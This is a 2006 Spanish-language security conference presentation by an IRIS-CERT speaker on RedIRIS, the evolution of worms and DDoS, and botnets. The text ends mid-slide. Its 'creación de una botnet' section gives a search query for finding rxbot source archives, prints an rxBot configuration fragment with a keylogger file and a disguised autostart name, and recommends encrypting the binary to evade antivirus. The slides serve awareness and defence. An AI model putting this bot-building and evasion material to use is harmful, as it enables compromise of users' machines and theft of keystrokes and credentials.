Seguridad en Redes: Botnets

Francisco Jesús Monserrat Coll

TelecoForum 2006 . 8 de Mayo . UPCT

Índice

- Introducción
- Redes de Bots
- ¿Como se crean las botnets ?
- Detección y análisis de bots

- Proporciona infraestructura de red y servicios complementarios a la comunidad académica y de investigación española
- Establecida en 1991
- Financiada por el Plan Nacional de I+D+I

Integrada como un departamento con autonomía e identidad propia en el seno de la Entidad Pública Empresarial Red.es

En la actualidad conecta a 250 centros (Universidades, centros públicos de investigación, etc.)


http://www.red.es

Organismo público español encargado del fomento de la sociedad de la información.


- **Reciente creación**
- **Agrupa a diversos servicios públicos relacionados con Internet**
  - Registo NIC para España.
  - Administración Electrónica
  - Alertas de seguridad http://www.alertaantivirus.es
  - Fomento de Internet (todos.es, Internet Rural, ...
  - RedIRIS

RedIRIS - Red Troncal -

- Un punto de presencia en cada Comunidad autónomona.
- La gestión a partir de este punto corresponde a cada una de las instituciones



Redes Académicas en Europa



Organización similar en otros países europeos:

- Una red nacional de I+D
- Interconexión de las distintas redes regionales entre si. (Geant)
- Conexión de esta red paneuropea a Internet2 y otras redes de investigación.
- Acuerdos adicionales de conexión de cada red con Carrier y proveedores nacionales.

RedIRIS – Servicios

Además de la interconexión y acceso a Internet RedIRIS proporciona diversos servicios a la comunidad científica:

- Coordinación de servicios de Internet
- Celebración de reuniones técnicas con los responsables de las Universidades y Organismos conectados
- Presencia en proyectos Internacionales
- Soporte a grupos de Investigación: listas de correo electrónico, espacio WWW, etc.
- Coordinación de incidentes de seguridad

IRIS-CERT (I)

http://www.rediris.es/cert

- Equipo de atención de incidentes de seguridad de la Red Académica y de Investigación Española (CERT/CSIRT/IRT)
  - Creado en 1995
  - 4 personas dependiendo de un coordinador técnico

Ámbito de actuación (*constituency*)

- Servicio completo ⇨ Instituciones conectadas a RedIRIS (AS766)
- Servicio limitado ⇨ dominio .es
  - gestión de incidentes y coordinación con otros equipos de seguridad

IRIS-CERT – Servicios Proporcionados (I) -

- Servicios Reactivos
  - *Análisis Forense (sin repercusiones legales)*
  - *Soporte en la Respuesta de Incidentes*
  - *Coordinación con otros equipos de seguridad ⇨ dominio .es*
- Servicios Proactivos
  - Observación de tendencias
  - Mantenimiento de herramientas y documentación (WWW/FTP)
  - Enlaces a sitios relevantes de seguridad, otras listas de seguridad y grupos de noticias (en WWW)

IRIS-CERT Actividades

- Detección temprana de ataques:
  - Sistemas Trampa para detectar nuevos patrones de ataques
  - Monitorización de tráfico
- Coordinación de seguridad
  - Con las instituciones conectadas a RedIRIS
  - Con los ISP Españoles
  - Grupos de Seguridad internacionales

Otros servicios y Grupos de Trabajo

- Gestión y mantenimiento de un Servidor de Claves Públicas PGP ➪ servicio público
  - http://www.rediris.es/keyserver/
- Infraestructura de Clave Pública para la Comunidad RedIRIS (RedIRIS-PKI) ➪ servicio restringido a la comunidad RedIRIS
  - http://www.rediris.es/pki/
- IRIS-CERT puede actuar como punto de contacto entre las instituciones afiliadas y las Fuerzas de Seguridad del Estado
  - Sólo asesoramiento técnico

Relación con la comunidad

- Autoridad compartida
- Es obligatorio disponer de al menos un punto de contacto de seguridad por cada institución afiliada a RedIRIS (servicio completo)
  - Dado por el PER (**P**unto de **E**nlace con **R**edIRIS)
  - Se suscriben a la lista de coordinación de seguridad (IRIS-CERT)
  - Mantenimiento de información de contacto en BBDD interna (LDAP)
- No es obligatorio este punto de contacto para las instituciones con servicio limitado

Evolución de los incidentes de seguridad

Sigue aumentando el número de incidentes reportados cada año.

- Cambios en los procedimientos hacen que el número de equipos atacados sea mayor.
- Modificaciones en la tendencia del tipo de objetivo: usuario final.
- Medidas de detección temprana evitan propagación de algunos tipos de ataques.
- Mediciones de ataques (escaneos indican mas de 50 ataques/día para una red de 16 equipos)

Evolución de los ataques en Internet

Intrusiones típicas

Los equipos de Universidades eran objetivo de los ataques

- Conectados 24x7 Internet
- Mejores prestaciones que las de un usuario domestico
- Escasas medidas de seguridad

Técnicas:

- Equipos sin actualizar
- Configuraciones típicas vulnerables
- Contraseñas inseguras

A partir de 2000 los servidores principales dejan de ser el objetivo preferente de los ataques

Fases de Un ataque

1. Acceso

- Mediante un fallo de seguridad el atacante consigue entrar al sistema
  - Empleo de fallos locales para acceder como administrador

2.Consolidación

- Eliminar las pruebas del ataque
- Instalación de herramientas “rootkit”
  - Ocultar las acciones (ficheros, procesos, etc del atacante)
  - Permitir nuevos accesos de una forma fácil

3. Uso

- Empleo del sistema para diversos fines

Año 2000

Reaparecen los “Gusanos Informáticos” y DDOS

- 1989: “El gusano de Morris”.
- Diversos gusanos de propagación automática: li0n, ramen,sadmind,
  - Inicialmente debidos a vulnerabilidades en diversos programas de equipos Linux.
  - Inicialmente con escasa “carga dañina” , surgen diversas variedades
  - Problemas de saturación en algunas redes académicas
  - Surgen versiones “multiplataforma” , como sadmind

Gusanos

Gusano:

- Programa con facilidades para autoduplicarse y autotransmitirse , empleando sobre todo redes
  - No modifica otros programas (virus)
  - No cambia
  - Funcionalidades limitadas
- Fueron descritos de forma teórica en 1992 (ACM)

En 1988 un gusano (Morris) provoco la creación de los primeros grupos de seguridad (CERT/CC) tras infectar 6000 equipos

Denegación de Servicio

Ataques de Denegación de Servicio.

- El Objetivo del ataque no es ni el acceso a un sistema informático ni el robo de información sino la denegación de servicio.
- Para que el ataque tenga éxito el atacante debe generar más tráfico de la que puede procesar el atacado.
- Mediante la distribución (varios equipos simultáneamente) los atacantes consiguen colapsar a la víctima.
- Este año aparecen diversas herramientas que son empleadas para atacar portales famosos: ebay, yahoo, cnn.

- Perdidas millonarias (seguros, credibilidad)

Año 2001

Primeros gusanos en Windows

- CodeRed, nimda
- Problemas de seguridad en la instalación por defecto del servidor IIS contenido en Windows NT 4
- Escasa cultura de actualización y actualización de equipos
- CodeRed: Propagación sin la instalación de binarios ni compromiso del equipo
- Nimda: Explotación de diversos fallos de seguridad, dejando puertas abiertas a ataques posteriores.
- Problemas de saturación en algunas redes comerciales
- Ambos gusanos destinados sobre todo a servidores

Problemas de seguridad en usuarios finales.

- Escasa repercusión de vulnerabilidades importantes en servidores.
  - Los equipos son actualizados con más frecuencia.
  - Detección temprana de los ataques.
  - Mayor concienciación de los problemas de seguridad en las instalaciones.
- Diversas vulnerabilidades en programas de correo electrónico ayudan a la propagación del gusanos.
  - Colapso de servidores de correo electrónico.
  - Saturación de redes

Año 2003

Gusanos de propagación masiva.

- Surgen diversos gusanos en servicios usados frecuentemente por usuarios finales:
  - Ms-sql : slammer, sqlnake ,etc.
  - NetBios: Blaster, nachi, etc.
- Microsoft había desarrollado parches para solucionar la vulnerabilidad, pero gran parte de los usuarios domésticos no los habían aplicado.
- Gran velocidad de propagación:
  - Infección de equipos mientras se actualiza
  - Saturación en algunas redes

Año 2004

Se confirma la tendencia al ataque a plataformas comunes y usuarios domésticos:

- Aumento del ancho de banda y prestaciones de equipos conectados permanentemente.
- Baja protección de estos equipos.
- Imposibilidad de los grandes proveedores de realizar acciones preventivas
- Modificaciones diarias del código de gusanos y ataques
  - Phatbot, agobot, etc.
- Proliferación de las “botnets” , redes de equipos atacados.
- Uso para acciones ilegales de estos equipos atacados.

Año 2005

¿Qué nos hemos encontrado en 2005 ?

- Bots, gusanos, virus
- Contraseñas débiles
- Ataques a servidores WWW
- Falsificación de empresas

Botnet

Botnet:

- Redes de equipos comprometidos (bots) controlados desde un equipo central , empleando frecuentemente protocolos como IRC para controlar los equipos.
- Gusanos propagados por correo-e con instalación de puertas falsas.
- Refinamiento de botnet
  - Control remoto
  - Escaneo y propagación en otras redes.
  - Encriptación de canales y binarios
  - Empleo de DNS para la redirección de los ataques

Bots & Zombies

Bot::

- Inicialmente del termino “robot”, se aplicaba a trozos de código que simulaban una identidad
  - Control de canales en IRC
  - Simulación de jugadores en juegos multijugador.
- Su definición se generaliza a programas “sirvientes” , que realizan determinadas acciones en base comandos emitidos desde el controlador.

Zombies:

- Máquinas comprometidas usadas en DDOS (año 2000)

A partir de 2003 se generaliza el termino botnet (red de bots) para describir las redes de equipos comprometidos controlados por un canal de IRC

Bot e IRC

- Empleado inicialmente solamente para compartir información entre los grupos de atacantes
- Hasta el 2002 era frecuente el compromiso de equipos Unix/Linux para la instalación de servidores de IRC privados y proxies
- Debido a que todas las conexiones provienen del servidor no es posible observando el tráfico de un equipo comprometido descubrir desde donde se conecta el atacante.
- Su uso muy extendido en algunas comunidades impide el filtrado del trafico hacia estos servidores.
  - Si se filtra el 6667, ¿por qué no emplear el 80 ?
- Protocolo fácil de depurar
- Modificaciones en los servidores para ocultar información (número de equipos, direcciones de conexión, etc).

Construcción de bots

“Unión de esfuerzos” entre escritores de Gusanos y Bots.

- Misma traza de ataque.
- Los gusanos dejan puertas abiertas que después son empleadas para ampliar las botnet
- Empleo de vulnerabilidades existentes en código de gusanos y puertas falsas.

Existencia del código fuente de estos bots , hace muy fácil la actualización y modificación de los mismos.

El empleo de técnicas de compresión y encriptación en los binarios hacen difícil el uso de Antivirus como herramienta de detección de los binarios.

Bots

- Escaneo de diversas vulnerabilidades
  - Servicios de sistemas operativos: DCOM (135/TCP), DS (445/TCP), MS-SQL (1443)
  - Puertas traseras existentes: (Remote admin (6129/TCP), Agobot (3127/TCP).
- Acceso a recursos compartidos (discos e impresoras)
  - Ataques de fuerza bruta contra claves vulnerables
  - Permiten habilitar//desabilitar estos servicios
- Pueden funcionar como proxy (HTTP, socks)
- Pueden actualizarse y ejecutar programas
- Recogida de información
  - Pulsaciones de teclado
  - Claves de acceso a distintos servicios y licencias.
- Empleo para otros servicios

El gran bazar

Según indican diversas fuentes existe un floreciente mercado de compra de estos equipos.

- Intercambio de herramientas y ataques
- Compra/venta de equipos comprometidos (¿50$ la docena ?) .
  - Para la difusión de SPAM
  - Ataque a otros sistemas
  - Falsificación de mensajes de banca electrónica.
- Extorsión a sitios de comercio electrónico:
  - Denegación de servicio contra sistemas de comercio y/o juegos on-line
  - Robo de información bancaria

Creación de una botnet


Búsqueda del código

El código fuente de gran parte de los bots y gusanos circula por Internet.


- Vía “google” se puede buscar sitios que contengan bots
- En redes P2P también es posible encontrar ficheros conteniendo el código fuente de distintos bots.
- En foros y canales de IRC es posible también obtener otros bots.

Hay que tener sin embargo en cuenta:

- El código puede tener “puertas traseras” no documentadas
- Otros bots se distribuyen en formato “binario” con un pequeño programa de configuración adicional.


Archivo Editar Ver Ir Marcadores Herramientas Ayuda
http://www.google.com/search?num=50&hl=en&lr=&
Ir
buscar ficheros
Dag Apt Repository
Google
Cosas a ver
Enlaces
Please update your bo...
Index of /vxdevl/paper...
Sign in
Web Images Groups News Froogle Maps more »
Google
intitle:index.of. rxbot -htm -html -php -asp
Search
Advanced Search
Preferences
Web
Results 1 - 3 of 3 for intitle:index.of. rxbot -htm -html -php -asp. (0.41 seconds)
Intentar la búsqueda en Yahoo, Ask, AllTheWeb, Teoma, MSN, Lycos, Technorati, Feedster, Bloglines, Altavista
1. Index of /mirror
... 14-Jun-2005 19:47 - [DIR] Other/ 14-Jun-2005 20:10 - [DIR] PhatBot/ 14-Jun-2005 20:55 - [DIR] Rbot/ 14-Jun-2005 21:08 - [DIR] RxBot/ 14-Jun-2005 21:27 ...
f1r3w0rm.xvision-hosting.com/mirror/ - 3k - Supplemental Result -
Cached - Similar pages - Filtros - Historial - Site info
2. Index of //outlaw/source/Bots/_rBots/
rxbot 0.6.5 pk.rar, rar, 244.5 KB, download, 08-04-05. rxbot06.5.rar, rar, 205.3 KB, download, 08-04-05. rxBot0[1].6.6a.rar, rar, 299.0 KB, download ...
www.awarenetwork.org/home/outlaw/source/Bots/_rBots/ - 17k - Supplemental Result -
Cached - Similar pages - Filtros - Historial - Site info
3. Index of /public/sources
29-Jul-2005 06:28 125k [ ] RxBoT-MoHaMmEd.zip 29-Jul-2005 05:50 350k [ ] Sbot.rar 05-Aug-2005 15:44 ... 29-Jul-2005 06:19 293k [ ] rBot_(RxBoT)_041504-. ...
www.dd0sed.com/public/sources/ - 9k - Supplemental Result -
Cached - Similar pages - Filtros - Historial - Site info
PICTURE COMING SOON
ALEXA.COM
Terminado
AS15169
1.633s
GP
66.249.85.104 (1 more)

Busqueda de bots



Compilación del binario

Se edita el fichero de configuración:

Archivo Editar Ver Terminal Solapas Ayuda

```
#else  // Recommended to use this only for Crypt() setup, this is unsecure.

char botid[] = "rxr0xs24";                                                    // bot id
char version[] = "[rxBot v0.7.8 Private Lsass+IIs5ssl By Niks]";                      // Bots !version reply
char password[] = "";                                                 // bot password
char server[] = "";                        // server
char serverpass[] = "";                                                 // server password
char channel[] = "";                                          // channel that the bot should join
char chanpass[] = "";                                                 // channel password
char server2[] = "";                                                  // backup server (optional)
char channel2[] = "";                                                 // backup channel (optional)
char chanpass2[] = "";                                                // backup channel password (optional)
char filename[] = "mswins.exe";                               // destination file name
char keylogfile[] = "keys.txt";                                     // keylog filename
char valuename[] = "Microsoft Update";                        // value name for autostart
char nickconst[] = "smEg|";                                           // first part to the bot's nick
char modeonconn[] = "-x+B";                                           // Can be more than one mode and contain both + and
 -
char chanmode[] = "+n+t";                                             // Channel mode after joining
char exploitchan[] = "";                                              // Channel where exploit messages get redirected
char keylogchan[] = "";                                               // Channel where keylog messages get redirected
char psniffchan[] = "";                                               // Channel where psniff messages get redirected

char *authost[] = {
```

67,1 72%

Cifrado de binario

Una vez compilado el fichero conviene cifrarlo para:

- evitar el análisis mediante la búsqueda de cadenas
- Ocultar la información (canal de irc, servidor, claves,etc)
- Dificultar la detección por Antivirus
- Complicar el análisis de los ficheros.

Los ficheros se cifran una o más veces, empleando diversos programas:

